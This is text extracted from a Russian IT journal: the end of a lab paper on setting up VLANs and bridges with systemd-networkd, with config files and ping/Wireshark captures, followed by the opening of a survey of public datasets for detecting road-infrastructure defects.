


Рисунок 1 — Топология проведения эксперимента

На Рисунке 2 показан типовой набор файлов, который используется на каждом PC в топологии. Правый файл создает VLAN-интерфейс с заданным тегом. Левые файлы назначают IP-адреса на интерфейсы.



The figure consists of four terminal screenshots arranged in a 2x2 grid. The top-left screenshot shows the configuration of a network interface with the IP address 192.168.10.6/24. The top-right screenshot shows the configuration of a new VLAN interface named 'vlan10' with ID 10. The bottom-left screenshot shows the assignment of the IP address 192.168.10.6/24 to the 'vlan10' interface. The bottom-right screenshot shows the configuration of a bridge interface named 'br0'.

```
[Network]
Address=192.168.10.6/24
~
~
~
~

[NetDev]
Name=vlan10
Kind=vlan

[VLAN]
Id=10
~
~
~
~

[Network]
VLAN=vlan10
Address=192.168.10.6/24
~
~
~
~

[Match]
Name=enp0s8


[Network]
Address=192.168.10.3/24
Bridge=br0
~
~
~
~

[NetDev]
Name=br0
Kind=bridge
~
~
~
~
```

Рисунок 2 — Конфигурационные файлы systemd-networkd для создания VLAN интерфейса и назначения IP-адресов на виртуальных машинах PC1–PC4.

3.2 Типовая настройка bridge на PC2-PC3

На Рисунке 3 показана типовая настройка коммутирующих узлов PC2 и PC3. Нижний файл создает виртуальный сетевой интерфейс и задаёт ему тип bridge — программный коммутатор. Верхний файл задаёт интерфейсу IP-адрес и включает его в bridge.



The figure consists of two terminal screenshots. The top screenshot shows the configuration of a network interface with the IP address 192.168.10.3/24 and its inclusion in the 'br0' bridge. The bottom screenshot shows the configuration of a new bridge interface named 'br0'.

```
[Match]
Name=enp0s8

[Network]
Address=192.168.10.3/24
Bridge=br0
~
~
~
~

[NetDev]
Name=br0
Kind=bridge
~
~
~
~
```

Рисунок 3 — Конфигурационные файлы systemd-networkd для создания программного моста и включения в него физического интерфейса на узлах PC2 и PC3.

3.3 Результаты проведения тестирования

Тестирование производилось с помощью передачи пакетов между ПК, настроенных средствами systemd, находящихся в одном VLAN и в разных.

Демонстрация проверки работоспособности через ping и wireshark для VLAN 10 представлена на Рисунках 4-6, для VLAN 20 — на Рисунках 7-9.




Рисунок 4 — Сегмент PC1-PC2 VLAN10




Рисунок 5 — Анализ пакета из сегмента PC2-PC3 VLAN10

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
2	0.000687877	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
3	1.001471108	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
4	1.002074271	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
5	2.002001173	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
6	2.002506637	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
7	3.002946003	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
8	3.003460936	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
9	4.004000553	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
10	4.004450078	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00

Frame 5: 98 bytes on wire (784 bits), 98 bytes captured on interface enp0s3, 98 bytes from 192.168.10.1 to 192.168.10.6 on interface enp0s3
Ethernet II, Src: PCSSystemtec_40:09:6d (08:00:27:40:09:6d), Dst: 192.168.10.6, Protocol: Internet Protocol Version 4, Src: 192.168.10.1, Dst: 192.168.10.6
Internet Protocol Version 4, Src: 192.168.10.1, Dst: 192.168.10.6
Internet Control Message Protocol, Echo (ping) request id=0x00

Рисунок 6 — Сегмент PC3-PC4 VLAN10

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
2	0.000261962	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
3	1.024306844	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
4	1.024547583	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
5	2.048045939	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
6	2.048281183	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
7	2.353761300	192.168.10.6	224.0.0.251	MDNS	87	Standard query 0x0000 PTR
8	3.071743701	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00
9	3.072056329	192.168.10.6	192.168.10.1	ICMP	98	Echo (ping) reply id=0x00
10	4.072623537	192.168.10.1	192.168.10.6	ICMP	98	Echo (ping) request id=0x00

Frame 5: 98 bytes on wire (784 bits), 98 bytes captured on interface enp0s3, 98 bytes from 192.168.10.1 to 192.168.10.6 on interface enp0s3
Ethernet II, Src: PCSSystemtec_40:09:6d (08:00:27:40:09:6d), Dst: 192.168.10.6, Protocol: Internet Protocol Version 4, Src: 192.168.10.1, Dst: 192.168.10.6
Internet Protocol Version 4, Src: 192.168.10.1, Dst: 192.168.10.6
Internet Control Message Protocol, Echo (ping) request id=0x00

Рисунок 7 — Сегмент PC1-PC2 VLAN20

Frame 15: 102 bytes on wire (816 bits), 102 bytes captured on interface enp0s3, 102 bytes from 192.168.10.4 to 192.168.10.6 on interface enp0s3
Ethernet II, Src: PCSSystemtec_d5:5a:53 (08:00:27:40:09:6d), Dst: 192.168.10.6, Protocol: Internet Protocol Version 4, Src: 192.168.10.4, Dst: 192.168.10.6
Internet Protocol Version 4, Src: 192.168.10.4, Dst: 192.168.10.6
Internet Control Message Protocol, Echo (ping) request id=0x00

Рисунок 8 — Анализ пакета из сегмента PC2-PC3 VLAN20




Рисунок 9 — Сегмент PC3-PC4

Заключение

В рамках проведённого исследования была рассмотрена технология виртуальных локальных сетей VLAN и реализована её настройка средствами службы systemd-networkd в среде Linux. Настроенная тестовая топология и выполненные конфигурации показали, что systemd-networkd предоставляет удобный и гибкий механизм управления сетевыми параметрами без необходимости использования дополнительных программных комплексов. Полученные в ходе эксперимента результаты подтвердили корректность сегментации трафика: обмен данными осуществлялся только между узлами, принадлежащими одному VLAN, тогда как передача пакетов между различными VLAN была невозможна без дополнительных настроек.

Получилось протестировать 2 случая: когда пакеты с VLAN тегом 10 проходят в сети и доходят от PC1 до PC4 и когда пакеты с VLAN тегом 20 не пропускаются при попытке пройти от PC3 до PC4

Таким образом, применение systemd-networkd для настройки VLAN является эффективным решением при администрировании как виртуальных, так и физических сетей. Данный подход обеспечивает удобство автоматизации, снижение количества конфигурационных ошибок и прозрачность сетевой архитектуры.

Список литературы

1. Компьютерные сети. L2–технологии: практикум / А.Г. Уймин. — Москва: Ай Пи Ар Медиа, 2024. — 191 с. (дата обращения: 23.07.2025)
2. Документация по systemd URL: <https://www.freedesktop.org/software/systemd/man/latest/systemd.directives>
3. systemd-networkd, URL: <https://www.altlinux.org/Systemd-networkd>
4. systemd-networkd VLAN, URL: <https://wiki.archlinux.org/title/Systemd-networkd#VLAN>
5. Преимущества systemd-networkd на виртуальных серверах Linux, URL: <https://habr.com/ru/companies/ruvds/articles/309010/>
6. Настройка сети с помощью systemd, URL: <https://book.linuxfromscratch.ru/12.1/systemd/chapter09/network.html>

7. Systemd-networkd — Управление сетью, URL: <https://forum.free-adm.ru/viewtopic.php?f=16&t=373#wrap>

References

1. Computer networks. L2 technologies: workshop / A.G. Uymin. - Moscow: IP Ar Media, 2024. - 191 p. (Accessed: July 23, 2025)
 2. Systemd Documentation, URL: <https://www.freedesktop.org/software/systemd/man/latest/systemd.directives>
 3. Systemd-Networkd, URL: <https://www.altlinux.org/Systemd-networkd>
 4. Systemd-Networkd VLAN, URL: <https://wiki.archlinux.org/title/Systemd-networkd#VLAN>
 5. Advantages of Systemd-Networkd on Linux Virtual Servers, URL: <https://habr.com/ru/companies/ruvds/articles/309010/>
 6. Configuring a Network with Systemd, URL: <https://book.linuxfromscratch.ru/12.1/systemd/chapter09/network.html>
 7. Systemd-Networkd — Network Management, URL: <https://forum.free-adm.ru/viewtopic.php?f=16&t=373#wrap>
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.93

ОБЗОР ДАТАСЕТОВ ДЛЯ РАСПОЗНАВАНИЯ ДЕФЕКТОВ ДОРОЖНОЙ ИНФРАСТРУКТУРЫ

Земсков Г.С.

*ОРДЕНА ТРУДОВОГО КРАСНОГО ЗНАМЕНИ ФГБОУ ВО "МОСКОВСКИЙ
ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ СВЯЗИ И ИНФОРМАТИКИ", Москва, Россия,
(111024, город Москва, Авиамоторная ул., д.8а), e-mail: james885422@gmail.com*

В статье рассматриваются публичные датасеты, предназначенные для обучения моделей в задачах распознавания дефектов дорожной инфраструктуры. Выполняется описание и оценка датасетов на соответствие определенным критериям. Проводится анализ применения указанных датасетов в других исследованиях.

Ключевые слова: Дорожная инфраструктура, компьютерное зрение, датасет, детекция объектов.

OVERVIEW OF DATASETS FOR ROAD INFRASTRUCTURE DEFECT RECOGNITION

Zemskov G.S.

*OF THE ORDER OF THE RED BANNER OF LABOR OF THE MOSCOW TECHNICAL
UNIVERSITY OF COMMUNICATIONS AND INFORMATICS, Moscow, Russia, (111024, Moscow,
Aviamotornaya str., 8a), e-mail: james885422@gmail.com*

The article discusses public datasets designed to train models in problems of recognizing defects in road infrastructure. Datasets are described and evaluated for compliance with certain criteria. An analysis of the use of these datasets in other studies is being conducted.

Keywords: Road infrastructure, computer vision, dataset, object detection.

Введение

Мониторинг состояния дорожной инфраструктуры — одна из ключевых задач обеспечения безопасности дорожного движения и поддержания мобильности населения. Повреждения покрытия, дефекты дорожных знаков, сбои в работе светофоров и нарушения целостности ограждений не только ухудшают комфорт передвижения, но и напрямую повышают риск ДТП, увеличивают эксплуатационные расходы и замедляют логистику. В современных условиях масштабной реконструкции и строительства транспорта-социальной среды, инициированной национальными программами, способность быстро и автоматически выявлять такие дефекты становится особенно актуальной. У нас в стране эта задача получила дополнительный импульс в рамках национального проекта «Инфраструктура для жизни», который ориентирован на модернизацию транспортной, коммунальной и социальной инфраструктуры с акцентом на повышении качества и безопасности среды обитания [1].

Технологии компьютерного зрения и глубокого обучения показали заметный прогресс в задачах детекции и классификации объектов в уличных сценах: современные сверточные и трансформерные архитектуры способны распознавать дорожные объекты в реальном времени

и адаптироваться к разнообразию условий съёмки [2-5]. Однако практическое внедрение таких систем в масштабах региональной или национальной сети сталкивается с фундаментальной проблемой — доступностью и пригодностью исходных данных для обучения и валидации.

Цель данной статьи — проанализировать существующие публичные датасеты, которые подходят для задачи распознавания дефектов транспортной инфраструктуры, и оценить возможность их применения.

Критерии оценки

Для объективного анализа существующих наборов данных и определения их применимости в задачах распознавания дефектов транспортной инфраструктуры необходимо сформировать систему критериев, позволяющих сравнивать датасеты по единым основаниям. Эти критерии отражают не только технические характеристики данных, но и их соответствие реальным условиям эксплуатации систем компьютерного зрения.

1. Типы и разнообразие дефектов

Одним из главных параметров является перечень дефектов, представленных в датасете. Для задач мониторинга транспортной инфраструктуры могут быть актуальны следующие категории:

- повреждение дорожного покрытия (выбоины, трещины и другие)
- повреждённые дорожные знаки (деформация, загрязнение, потеря светоотражающего покрытия);
- разрушенные элементы ограждений;
- отсутствие разметки или её значительное выцветание.

Качественный датасет должен не только включать разнообразные дефекты, но и обеспечивать достаточную статистическую представленность каждой категории. Отсутствие баланса между классами может существенно ухудшить обобщающую способность моделей.

2. Объем данных

Объём данных напрямую влияет на качество обучения моделей. При анализе учитываются:

- количество изображений или видеозаписей;
- число аннотированных объектов;
- количество сцен с дефектами.

Для задач, связанных с распознаванием мелких или редких дефектов, важным является наличие большого числа примеров, поскольку такие объекты требуют дополнительных данных для устойчивого обучения.

3. Уровень и формат разметки

Разметка является критически важной частью датасета. Возможны следующие уровни аннотаций:

- классификационные метки (наличие/отсутствие дефекта);
- ограничивающие прямоугольники;
- сегментация отдельных объектов;
- покадровая или постраничная сегментация классов;

Чем точнее и детальнее разметка, тем больше возможностей предоставляет датасет для обучения продвинутых моделей. Отдельно учитывается однородность и корректность разметки — наличие ошибок или неполных аннотаций затрудняет использование данных.

4. Условия съемки и вариативность среды

Качество и устойчивость алгоритмов во многом определяются тем, насколько разнообразными являются условия съемки. Важными параметрами являются:

- время суток;
- погодные условия;
- сезонность;
- разрешение и качество изображения;

Для задач автономного мониторинга инфраструктуры принципиально важно, чтобы датасет охватывал различные реальные эксплуатационные условия, что повышает способность модели к обобщению.

5. Доступность, лицензия и возможности расширения

Важно понимать возможность использования датасета как в учебных целях, так и в реальных проектах.

Обзор датасетов

Road Damage Detection (RDD2022)

Датасет Road Damage Detection представляет собой набор данных для обнаружения дефектов дорожного покрытия. Материалы включают изображения, собранные в разных странах и отражающие широкий спектр дорожных условий, а также стандартизированную разметку распространенных типов разрушений. Благодаря этому RDD, можно сказать, является очевидным выбором для задач автоматического выявления дефектов асфальтового покрытия.

При всех достоинствах его область применения остаётся ограниченной преимущественно дорожным полотном. Дефекты других элементов инфраструктуры представлены мало или отсутствуют вовсе. Тем не менее, в контексте задач анализа поверхности дороги этот набор данных остаётся одним из наиболее репрезентативных и методически выдержанных [23]. Подробное описание приведено в исследовании [6], которое посвящено этому датасету.

Соответствие критериям оценки:

1. Типы дефектов

Только дорожное полотно. Знаки, барьеры и другие элементы инфраструктуры практически отсутствуют. Дефекты дорожного полотна: трещины, выбоины, поперечные и продольные разрушения, поверхностные повреждения покрытия.

2. Объем данных

47 тысяч изображений в RDD2022.

3. Уровень и формат разметки

Ограничивающие прямоугольники, несколько классов дефектов, единый формат аннотаций, стабильность между версиями датасетов. Разрешение и качество среднее, высокое.

4. Условия съёмки

Разные страны и климатические условия; преимущественно дневная съёмка; небольшое количество ночных и сложных погодных условий.

5. Доступность и лицензия

CC BY-SA 4.0. Открытое использование в любых целях, при условии указания авторства и выпуска под аналогичной лицензией.

Road Potholes Images

Датасет Road Pothole Images представляет собой набор изображений выбоин на дорожном покрытии. Он включает примерно 11,5 тысяч фотографий, полученных в разнообразных дорожных условиях, различающихся по качеству поверхности, времени суток и сложности сцены. В отличие от универсальных наборов городских изображений, этот датасет полностью сфокусирован на одном типе дефекта — выбоинах, что делает его особенно полезным для обучения и тестирования алгоритмов детекции повреждений дорожного полотна. Однако, датасет отражает только один аспект состояния дороги и не включает инфраструктурные объекты — дорожные знаки, ограждения, светофоры или бордюры. Это ограничивает возможности его применения в комплексных задачах мониторинга транспортной инфраструктуры [24].

Аналогичный датасет упоминается в исследованиях, посвященных распознаванию повреждений дорожного полотна [7,8]. При этом в работе [8] указано про применение датасета для создания алгоритма обнаружения выбоин в реальном времени на основе YOLOv8.

1. Типы дефектов

Датасет включает только один вид дефекта — выбоины. Другие категории повреждений дорожного покрытия и инфраструктурных объектов отсутствуют.

2. Объем данных

11,5 тысяч изображений.

3. Уровень и формат разметки

Датасет содержит разметку для выбоин в виде ограничивающих прямоугольников. Класс всего один, что упрощает обучение, но ограничивает возможность многоклассовой детекции.

4. Условия съёмки

Сцены характеризуются разнообразием условий: различное освещение, разный угол съёмки, наличие теней, влажного покрытия и других факторов.

5. Доступность и лицензия

CC0: Public Domain. Открытое использование в любых целях.

CRACK500

Датасет CRACK500 является примером узкоспециализированного подхода. Он представляет собой набор изображений трещин дорожного покрытия.

CRACK500 характеризуется высокой точностью аннотаций и единообразием изображений, что позволяет использовать его в роли эталонного материала для разработки и тестирования методов сегментации микродефектов. Благодаря попиксельным аннотациям данный датасет является крупнейшим набором данных о трещинах на асфальте.

Однако ориентированность на единственный тип повреждений неизбежно сужает возможности применения датасета. Он не отражает многообразия реальных ситуаций, с которыми может столкнуться система мониторинга дорожной инфраструктуры [25].

Применение этого датасета также упоминается в нескольких работах по распознаванию дефектов [6-9].

Соответствие критериям оценки:

1. Типы дефектов

Только трещины (разной толщины, протяжённости, формы). Исключительно дорожное покрытие.

2. Объем данных

500 изображений.

3. Уровень и формат разметки

Пиксельные маски (semantic segmentation), высокоточная.

4. Условия съёмки

Однообразные условия освещения; отсутствие сложных погодных сценариев.

Высокое качество изображений.

5. Доступность и лицензия

CC BY 4.0. Открытое использование в любых целях, при условии указания авторства.

RoadDamageVision

Датасет представляет собой набор изображений дорожных покрытий с видимыми дефектами, полученных с помощью дронов в Китае и Испании. Отличительной особенностью датасета является метод съёмки - такой подход обеспечивает более широкий охват дорожных участков и подходит для более глобальной проверки дорог аналогичным способом. Но, как и в предыдущих примерах, этот датасет направлен исключительно на повреждения дорожного полотна и не охватывает другие элементы инфраструктуры [26].

Данный датасет был собран в рамках исследования по распознаванию дефектов дорожного покрытия с помощью дронов [13]. О применении датасета упоминается в исследовании о распознавании повреждений с помощью дронов и методов глубокого обучения, проведенном теми же авторами [14].

1. Типы дефектов

Трещины продольные, поперечные, блочные, сеточные. Выбоины и разрушенные участки покрытия. Заплаты и признаки предыдущего ремонта.

Датасет фокусируется исключительно на дефектах дорожного полотна.

2. Объем данных

7 647 изображений.

3. Уровень и формат разметки

Bounding-box разметка дефектов.

4. Условия съёмки

Аэрофотосъёмка с дронов в городах, пригородах и сельской местности. Дорожные участки сняты с высоты птичьего полета.

5. Доступность и лицензия

CC BY 4.0. Открытое использование в любых целях, при условии указания авторства.

BDD100K (Berkeley Deep Drive Dataset)

Этот датасет представляет собой набор данных видеозаписей вождения. Набор данных отличается географическим, экологическим и погодным разнообразием, что повышает

надёжность обученных моделей. Он подходит для задач сегментации, семантической сегментации, обнаружения и идентификации объектов [27]. О его применении упоминается в нескольких работах, связанных с автономным вождением и распознаванием элементов уличных сцен [15-17].

1. Типы дефектов

Дефектов нет, но присутствуют объекты инфраструктуры: дорожные знаки, светофоры, ограждения, разметка.

2. Объем данных

100 000 изображений и большое количество видео. Один из крупнейших датасетов.

3. Уровень и формат разметки

Сегментация высокого уровня, детекция объектов. Представлено 12 различных классов.

4. Условия съёмки

Большое разнообразие: день/ночь, дождь, снег, туман, город/трасса. Подходит для моделирования условий автономного вождения.

5. Доступность

Возможно использовать в образовательных, исследовательских и некоммерческих целях

Mapillary Vistas

Датасет Mapillary Vistas – это набор данных уличных сцен. Он охватывает широкий спектр уличных сцен по всему миру, включая города, сельские районы и бездорожье. Аннотации выполнены в плотном, детализированном стиле с использованием полигонов для обозначения отдельных объектов.

Однако дефекты в нем представлены нерегулярно и в большинстве случаев не имеют отдельной аннотационной категории. Набор данных выступает скорее в роли универсальной основы для «понимания» сцены [28]. Из-за популярности датасета он довольно часто используется в различных исследованиях. Отдельно стоит отметить работу [18], в которой проводится исследование этого датасета в задаче распознавания дорожных знаков с высокой детализацией. В результате авторы представляют новый набор данных с дорожными знаками, разделенными на более детализированные и семантически значимые категории.

1. Типы дефектов

Дефекты как отдельные классы отсутствуют; возможны косвенные признаки повреждений.

2. Объем данных

25 тысяч изображений.

3. Разметка

Сегментация высокого уровня детализации, множество классов. Знаки, дороги, ограждения, дома, разметка и другие — всего 124 категории.

4. Условия съемки

Различные погодные и сезонные условия, разное время суток. Высокое качество изображений, разнообразная съемка – от смартфонов до профессиональных камер.

5. Доступность и лицензия

Attribution-NonCommercial-ShareAlike 3.0 IGO (CC BY-NC-SA 3.0 IGO). Открытое использование при условии указания авторства, нельзя использовать в коммерческих целях.

Road Issues Detection Dataset

Этот датасет представляет собой один из наиболее разнообразных и практически ориентированных наборов данных, предназначенных для исследования проблем и дефектов объектов транспортной инфраструктуры. Его отличительной особенностью является широта охватываемых категорий: в отличие от специализированных наборов, сосредоточенных только на трещинах или выбоинах, этот датасет включает в себя более широкий спектр дефектов — от повреждений дорожного покрытия до нарушений в состоянии инфраструктурных объектов, таких как дорожные знаки, ограждения или элементы обочины [29]. Упоминание в других исследованиях конкретно этого датасета найти не удалось. Однако, его актуальность и возможность применения очевидна, так как его содержание аналогично другим датасетам из этой же предметной области, упомянутых в том числе в этом исследовании.

1. Типы дефектов

Выбоины, трещины, повреждённые дорожные знаки, нарушенные барьеры или ограждения, неровности, разрушенные участки покрытия, мусор или обломки на дороге и другие проблемы.

2. Объём данных

9 600 изображений.

3. Уровень и формат разметки

Разметка выполнена в виде ограничивающих рамок.

4. Условия съёмки

Изображения получены в естественных городских и пригородных условиях, преимущественно при дневном освещении.

Присутствует вариативность по ракурсам, расстоянию до объектов, уровню качества, но без ночных сцен или сцен с другой погодой.

5. Доступность и лицензия

CC0-1.0. Открытое использование в любых целях.

Damaged Signs Multi-label

Датасет представляет собой набор изображений поврежденных дорожных знаков, размеченный на несколько типов дефектов. Отличительной особенностью этого набора данных является наличие примеров, которые содержат несколько меток [30].

1. Типы дефектов

Представлены различные типы повреждений: изгиб, вандализм, потертости.

2. Объём данных

1,8 тысяч изображений

3. Разметка

Датасет размечен на 5 классов: изгиб, поврежденные, не поврежденные, вандализм, потертости. Имеются примеры, которые содержат несколько меток.

4. Условия съемки

Представлены изображения дорожных знаков крупным планом в основном в светлое время суток.

